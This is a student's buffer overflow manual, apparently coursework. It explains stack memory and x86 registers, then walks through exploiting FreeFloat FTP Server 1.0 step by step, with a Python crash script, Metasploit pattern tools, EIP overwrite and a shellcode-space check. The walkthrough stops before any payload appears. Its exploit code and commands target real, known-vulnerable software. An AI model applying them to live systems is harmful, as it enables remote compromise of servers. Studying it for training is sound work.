

BUFFER OVERFLOW MANUAL



Submitted by: Muhammad Zain-ul-abideen

Roll No: 201002


Semester: BSCYS-4B

Stack Buffer Overflow Theory

Stack buffer overflow is a memory corruption vulnerability that occurs when a program writes more data to a buffer located on the stack than what is actually allocated for that buffer, therefore overflowing to a memory address that is outside of the intended data structure.

This will often cause the program to crash, and if certain conditions are met, it could allow an attacker to gain remote control of the machine with privileges as high as the user running the program, by redirecting the flow execution of the application to malicious code.

Before diving into an actual attack, it is crucial to understand basic concepts of C programming such as memory, the stack, CPU registers, pointers and what happens behind the scenes, in order to take advantage of a memory corruption to compromise a system.



Normally, a process is allocated a certain amount of memory which contains all of the necessary information it requires to run, such as the code itself and any DLLs, which isn't shared with other processes.

Whenever an executable is run, its code is loaded into memory so that it can perform all the tasks that it has been programmed to do, because all of the instructions are loaded onto the program's memory, this can be changed thus making the application perform unintended actions.

All variables in memory are stored using either little endian (for intel x86 processors) or big endian (for PowerPC) format.

In little endian, the bytes are stored in reverse order. So for example:

- 0x032CFBE8 will be stored as "E8FB2C03"
- 0x7734BC0D will be stored as "0DBC3477"
- 0x0BADF00D will be stored as "0DF0AD0B"

This will come useful when redirecting the application execution as the JMP ESP instruction address will have to be stored in reverse in the exploit.

The Stack

The stack is a section of memory that stores temporary data, that is executed when a function is called.

The stack always grows downwards towards lower values as new information is added to it. The ESP CPU register points to the lowest part of the stack and anything below it is free memory that can be overwritten, which is why it is often exploited by injecting malicious code into it.

CPU Registers

Registers are CPU variables that store single records, there are a fixed number of registers that are used for different purposes and they all have a specific location in the CPU.

Registers can hold pointers which point to memory addresses containing certain instructions for the program to perform, this can be exploited by using a jump instruction to move to a different memory location containing malicious code.

Intel assembly has 8 general purpose and 2 special purpose 32-bit register. Different compilers may have different uses for the registers, the ones listed below are used in Microsoft's compiler:

Register	Type	Purpose
EAX	General Purpose	Stores the return value of a function.
EBX	General Purpose	No specific uses, often set to a commonly used value in a

		function to speed up calculations.
ECX	General Purpose	Occasionally used as a function parameter and often used as a loop counter.
EDX	General Purpose	Occasionally used as a function parameter, also used for storing short-term variables in a function.
ESI	General Purpose	Used as a pointer, points to the source of instructions that require a source and destination.
EDI	General Purpose	Often used as a pointer. Points to the destination of instructions that require a source and destination.
EBP	General Purpose	Has two uses depending on compile settings, it is either the frame pointer or a general purpose register for storing of data used in calculations
ESP	General Purpose	A special register that stores a pointer to the top of the stack (virtually under the end of the stack).
EIP	Special purpose	Stores a pointer to the address of the instruction that the program is currently executing. After each instruction, a value equal to the its size is added to EIP, meaning it points at the machine code for the next instruction.
FLAGS	Special purpose	Stores meta-information about the results of previous operations i.e. whether it overflowed the register or whether the operands were equal.

Pointers

A pointer is, a variable that stores a memory address as its value, which will correspond to a certain instruction the program will have to perform. The value of the memory address can be obtained by “dereferencing” the pointer.

They are used in buffer overflow attacks to redirect the execution flow to malicious code through a pointer that points at a JMP instruction.

Common Instructions

This section covers some of the most common assembly instructions , their purpose in a program and some example uses:


Instruction type	Description	Example instructions
Pointers and Dereferencing	Since registers simply store values, they may or may not be used as pointers, depending on on the information stored. If being used as a pointer, registers can be dereferenced, retrieving the value stored at the address being pointed to.	Movq,movb
Doing nothing	The NOP instruction, short for “no operation”, simply does nothing.	NOP
Moving data around	Used to move values and pointers.	Mov,movsx,movzx,lea
Math and logic	Used for math and logic. Some are simple arithmetic operations and some are complex calculations.	Add,sub,inc,dec,and
Jumping around	Used mainly to perform jumps to certain memory locations , it stores the address to jump to.	Jmp,call,ret,cmp,test

Manipulating the stack	Used for adding and removing data from the stack.	Push,pop,pushaw
------------------------	---	-----------------

Some of these instructions are used during the practical example in order to gain remote access to the victim machine.

Stack Buffer Overflow Process

Although applications require a custom exploit to be crafted in order to gain remote access, most stack buffer overflow exploitation, at a high level, involve the following phases:



The next section will cover these phases in great detail, from both a theoretical and practical standpoint.

Practical Example

This practical example will demonstrate how to exploit a stack buffer overflow vulnerability that affected FreeFloat FTP Server 1.0, an FTP server application. According to the exploit's author, the crash occurs when sending the following information to the server:

- USER + [arbitrary username]
- PASS + [arbitrary password]
- REST (used to restart a file transfer from a specified point) + 300+ bytes

The entire exploitation process will be conducted using Immunity Debugger, which is free.

Windows Defender may need to be disabled if using an external host to debug the application, as by default it does not allow incoming connections.


Crashing the application

First of all we have to cause the application to crash, in order to ascertain there is a buffer overflow vulnerability and this can be further exploited to gain remote access.

Once the FreeFloat FTP Server executable has been downloaded, it can be run by double-clicking it:

This will start the FTP server and open port 21 for incoming connections.

Starting the Immunity Debugger, selecting the File → Attach option to attach it to the FreeFloat FTP process:



The screenshot shows the Immunity Debugger application. The 'Debug' menu is open, and a red arrow points to the 'Run' option. The menu items and their keyboard shortcuts are as follows:

Menu Item	Keyboard Shortcut
Run	F9
Pause	F12
Restart	Ctrl+F2
Close	Alt+F2
Step into	F7
Step over	F8
Animate into	Ctrl+F7
Animate over	Ctrl+F8
Execute till return	Ctrl+F9
Execute till user code	Alt+F9
Open or clear run trace	

The background shows the Immunity Debugger interface with a list of memory addresses and hex values on the left, and a disassembly view on the right.

- Top-Left Pane – It contains the instruction offset, the original application code, its assembly instruction and comments added by the debugger.
- Bottom-Left Pane -It contains the hex dump of the application itself.
- Top-Right Pane – It contains the CPU registers and their current value.
- Bottom-Right Pane – It contains the Memory stack contents.

[illegible]

This has crashed the program and Immunity Debugger has reported an access violation error:

Address	Hex	dword	ASCII
0040A000	00 00 00 00	00 00 00 00
0040A008	00 00 00 00	06 75 40 00	...3u0.
0040A010	9E 59 40 00	00 00 00 00	*10.....
0040A018	00 00 00 00	00 00 00 00
0040A020	00 00 00 00	AF 69 40 00	...i0.
0040A028	00 00 00 00	00 00 00 00
0040A030	15 00 00 00	46 00 54 00	...F.T.
0040A038	50 00 53 00	52 00 56 00	P.S.R.U.
0040A040	00 00 00 00	46 00 54 00	...F.T.
0040A048	50 00 53 00	45 00 52 00	P.S.E.R.
0040A050	56 00 00 00	49 00 50 00	U...I.F.
0040A058	30 00 20 00	25 00 53 00	...S.
0040A060	00 00 00 00	EC A0 40 00	...00.
0040A068	E4 A0 40 00	DC A0 40 00	...00.
0040A070	04 A0 40 00	CC A0 40 00	...00.
0040A078	C4 A0 40 00	BC A0 40 00	...00.
0040A080	B4 A0 40 00	AC A0 40 00	...00.
0040A088	04 A0 40 00	9C A0 40 00	...00.
0040A090	94 A0 40 00	44 00 65 00	...0.e.
0040A098	63 00 00 00	4E 00 6F 00	c...N.o.
0040A0A0	75 00 00 00	4F 00 63 00	v...O.c.
0040A0A8	74 00 00 00	53 00 65 00	t...S.e.
0040A0B0	70 00 00 00	41 00 75 00	p...A.u.
0040A0B8	67 00 00 00	4A 00 75 00	p...J.u.
0040A0C0	6C 00 00 00	4A 00 75 00	l...J.u.
0040A0C8	6E 00 00 00	40 00 61 00	n...N.a.
0040A0D0	73 00 00 00	41 00 70 00	p...A.p.
0040A0D8	72 00 00 00	40 00 61 00	p...N.a.
0040A0E0	72 00 00 00	46 00 65 00	r...F.e.
0040A0E8	62 00 00 00	4A 00 61 00	b...J.a.
0040A0F0	6E 00 00 00	5C 00 00 00	n...N...
0040A0F8	57 72 61 6E	73 6E 65 72	Transfer
0040A100	20 53 6F 6D	70 6D 65 74	complet

008BFBE8	41414141	AAAA
008BFBE0	41414141	AAAA
008BFBF0	41414141	AAAA
008BFBF4	41414141	AAAA
008BFBF8	41414141	AAAA
008BFBF0	41414141	AAAA
008BFC00	41414141	AAAA
008BFC04	41414141	AAAA
008BFC08	41414141	AAAA
008BFC0C	41414141	AAAA
008BFC10	30274141	00000000
008BFC14	606F6300	con
008BFC18	646E6160	nand
008BFC1C	746F6E20	not
008BFC20	646E7520	und
008BFC24	74737265	erst
008BFC28	00646F6F	ood.
008BFC2C	00000000
008BFC30	00000000
008BFC34	00000234	00..
008BFC38	00000000
008BFC3C	0000020C	00..
008BFC40	FFFFFF90	'y'
008BFC44	FFFFFFFF
008BFC48	00000000
008BFC4C	00000000
008BFC50	00000000
008BFC54	008BFC7C	7C7C
008BFC58	00012024	\$ 0.
008BFC5C	008BFC68	h' l.
008BFC60	72087555	Unkr RE
008BFC64	00000001	0...
008BFC68	7208755F	Unkr RE
008BFC6C	B21E87D8	iq4E
008BFC70	00000000

[23:30:59] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program

The EIP register was overwritten with the 300 x41 (which corresponds to A in ASCII) sent through Netcat:

Registers (FPU)	<	<	<	<	<	<	<	<	<	<	<	<
EAX	00000151											
ECX	00000002											
EDX	008BFBA8											
EBX	0000001A											
ESP	008BFBE8	ASCII	"AAA'	command not understood/0"								
EBP	02212770											
ESI	0040A29E	FTP	Serve.0040A29E									
EDI	022120FA											
EIP	41414141											
C 0	ES	002B	32bit	0(FFFFFFFF)								
P 0	CS	0023	32bit	0(FFFFFFFF)								
A 0	SS	002B	32bit	0(FFFFFFFF)								
Z 0	DS	002B	32bit	0(FFFFFFFF)								
S 0	FS	0053	32bit	2D0000(FFF)								
T 0	GS	002B	32bit	0(FFFFFFFF)								
D 0												
O 0	LastErr	ERROR_SUCCESS	(00000000)									
EFL	00010202	(NO,NB,NE,A,NS,PO,GE,G)										
ST0	empty	g										
ST1	empty	g										
ST2	empty	g										
ST3	empty	g										
ST4	empty	g										
ST5	empty	g										
ST6	empty	g										
ST7	empty	g										
FST	0000	Cond	0 0 0 0	Err	0 0 0 0 0 0 0 0	(GT)						
FCW	027F	Prec	NEAR,53	Mask	1 1 1 1 1 1							

Since EIP stores the next instruction to be executed by the application and we established we can manipulate its value, this can be exploited by redirecting the flow of the program execution to ESP, which can be injected with malicious code.

The fuzzing process can also automated through the use of a Python fuzzer, by sending incremental amounts of data in order to identify exactly at which point the application will crash and therefore stop responding.

Identifying the EIP offset

The next step required is to identify which part of the buffer that is being sent is landing in the EIP register, in order to then modify it to control the execution flow of the program. Because all that was sent was a bunch of As, at the moment there is no way to know what part has overwritten EIP.

The Metasploit msf-pattern_create tool can be used to create a randomly generated string that will be replacing the A characters in order to identify which part lands in EIP. Creating a pattern of 300 characters using msf-pattern_create to keep the same buffer length:

```
(kali㉿kali)-[~]
$ msf-pattern_create -l 300
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af
8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
```

Adding the pattern to the buffer variable in the script, instead of sending the “A” characters:

```
~/fuzzer.py - Mousepad
File Edit Search View Document Help
[Icons] [Full Screen]

1 import errno
2 from os import strerror
3 from socket import *
4 import sys
5 from time import sleep
6 from struct import pack
7
8 try:
9     print "\n[+] Sending evil buffer..."
10    buffer =
11    "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad-
12    3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag-
13    7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9"
14    #defining the buffer as a random pattern
15    s = socket(AF_INET,SOCK_STREAM)
16    s.connect(("192.168.171.138",21)) #establishing connection
17    s.recv(2000)
18    s.send("USER test\r\n") #sending username
19    s.recv(2000)
20    s.send("PASS test\r\n") #sending password
21    s.recv(2000)
22    s.send("REST " + buffer + "\r\n") #sending rest and buffer
23    s.close()
24    s = socket(AF_INET,SOCK_STREAM)
25    s.connect(("192.168.171.138",21)) #an additional connection is needed for the crash to occur
26    sleep(1) #waiting one second
27    s.close() #closing the connection
28    print "\n[+] Sending buffer of " + str(len(buffer)) + " bytes..."
29    print "\n[+] Sending buffer: " + buffer
30    print "\n[+] Done!"
31
32 except: #if a connection can't be made, print an error and exit cleanly
33    print "[*]Error in connection with server"
34    sys.exit()
```

Restarting the application, re-attaching Immunity Debugger and running the script:

```
(kali㉿kali)-[~]
$ python fuzzer.py

[+] Sending evil buffer ...

[+] Sending buffer of 300 bytes ...

[+] Sending buffer: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0A
i1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9

[+] Done!
```

The randomly generated pattern was sent instead of the A characters.

The application crashed with an access violation error as expected, but this time, the EIP register was overwritten with "41326941".

```
Registers (FPU)
EAX 00000151
ECX 00000002
EDX 0001FAA8
EBX 0000001A
ESP 0001FBE8 ASCII "Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9": command not understood
EBP 022726A8
ESI 0040A29E FTPServe.0040A29E
EDI 02272020
EIP 41326941
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 279000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

The Metasploit msf-pattern_offset tool can then be used to find the EIP value in the pattern created earlier to calculate the exact EIP offset i.e. the exact location of EIP, which in this case is at byte 246.

```
(kali㉿kali)-[~]
$ msf-pattern_offset -l 300 -q 41326941
[*] Exact match at offset 246
```

Modifying the script to override EIP with four "B" characters instead of the As in order to verify whether the last test was successful:


```
Registers (FPU)
EAX 00000151
ECX 00000002
EDX 0064FAA8
EBX 0000001A
ESP 0064FBE8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC": command not understood
EBP 022026A8
ESI 0040A29E FTPServe.0040A29E
EDI 02202D20
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 391000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

Now that we have full control over EIP, it can be exploited to change redirect the application execution to certain instructions.

Finding Available Shellcode Space

The purpose of this step is to find a suitable location in the memory for our shellcode to then redirect the program execution to it.

When the last script was executed, the C characters that were used to keep the buffer size as 300 overflowed into ESP, so this could be a good place to insert the shellcode:

```
Registers (FPU)
EAX 00000151
ECX 00000002
EDX 0064FAA8
EBX 0000001A
ESP 0064FBE8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC" command not understood
EBP 022026A8
ESI 0040A29E FTPServe.0040A29E
EDI 02202D20
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFFF)
P 0 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 391000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

We can tell the C characters sent to the application landed in ESP from the fifth one onward because ESP's address is 0064FBE8, which corresponds to the second group of Cs.

```
0293FBC8 41414141 AAAA
0293FBCC 41414141 AAAA
0293FBD0 41414141 AAAA
0293FBD4 41414141 AAAA
0293FBD8 41414141 AAAA
0293FBDC 42424242 BBBB
0293FBE0 43434343 CCCC
0293FBE4 43434343 CCCC
0293FBE8 43434343 CCCC
0293FBEC 43434343 CCCC
0293FBF0 43434343 CCCC
0293FBF4 43434343 CCCC
0293FBF8 43434343 CCCC
0293FBFC 43434343 CCCC
0293FC00 43434343 CCCC
0293FC04 43434343 CCCC
0293FC08 43434343 CCCC
0293FC0C 43434343 CCCC
```

We now have to verify whether there is enough space for the shellcode inside ESP, which is what will be executed by the system by the program in order to gain remote access.

A normal reverse shell payload is normally about 300-400 bytes, and because only 50 Cs were sent we cannot tell whether there is enough space for it in ESP.

Modifying the script, adding about 550 C characters to the script in a new shellcode variable:

```
shellcode = "C" * (800 - (len(offset) - len(EIP))) #Shellcode placeholder using about 550 Cs
```

Restarting the application, re-attaching Immunity Debugger and running the script:

[illegible]

All the "C" characters that were sent by the script have overwritten ESP:

End of the Cs:

```
029BDF8 43434343 CCCC
029BDFC 43434343 CCCC
029BFE0 43434343 CCCC
029BFE4 43434343 CCCC
029BFE8 43434343 CCCC
029BFE0C 3A274343 CC':
029BFE10 6D6F6320 com
029BFE14 646E616D mand
029BFE18 746F6E20 not
029BFE1C 646E7520 und
029BFE20 74737265 erst
029BFE24 0D646F6F ood.
029BFE28 0229000A ..)@
029BFE2C 00000001 @...
029BFE30 00000000 ...
029BFE34 00000000 ...
```

Calculating the difference between the two memory addresses using Python, all of the C characters made it into ESP which makes it a suitable shellcode location.

```
(kali㉿kali)-[~]
$ python
Python 2.7.18 (default, Feb 22 2022, 11:45:08)
[GCC 11.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x029BFE0C - 0x029BFBE4
552
>>> █
```

What if there isn't enough space?

If there isn't enough space in the ESP register to insert our shellcode, this can be circumvented by using a first stage payload. Since we should be able to override at least the first few characters of ESP, this will be enough to instruct it to jump to a different register where the shellcode will be placed.

If a different register points to the beginning of the buffer, for example ECX:

```
EAX 00000830
ECX 005C7E80 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EDX 00000830
EBX 0000014C
ESP 01E2FF88 ASCII "CCCCCCCCCCCC"
```

Then the opcode used to perform a JMP ECX instruction can be generated:

```
(kali㉿kali)-[~]
$ msf-nasm_shell
nasm > jmp ecx
00000000 FFE1 jmp ecx
nasm > █
```


In this phase all we have to do is identify whether there are any bad characters, so that we can later on remove them from the shellcode.

Modifying the script, adding all possible characters in hex format to a badchars variable and sending it instead of the shellcode placeholder:

```

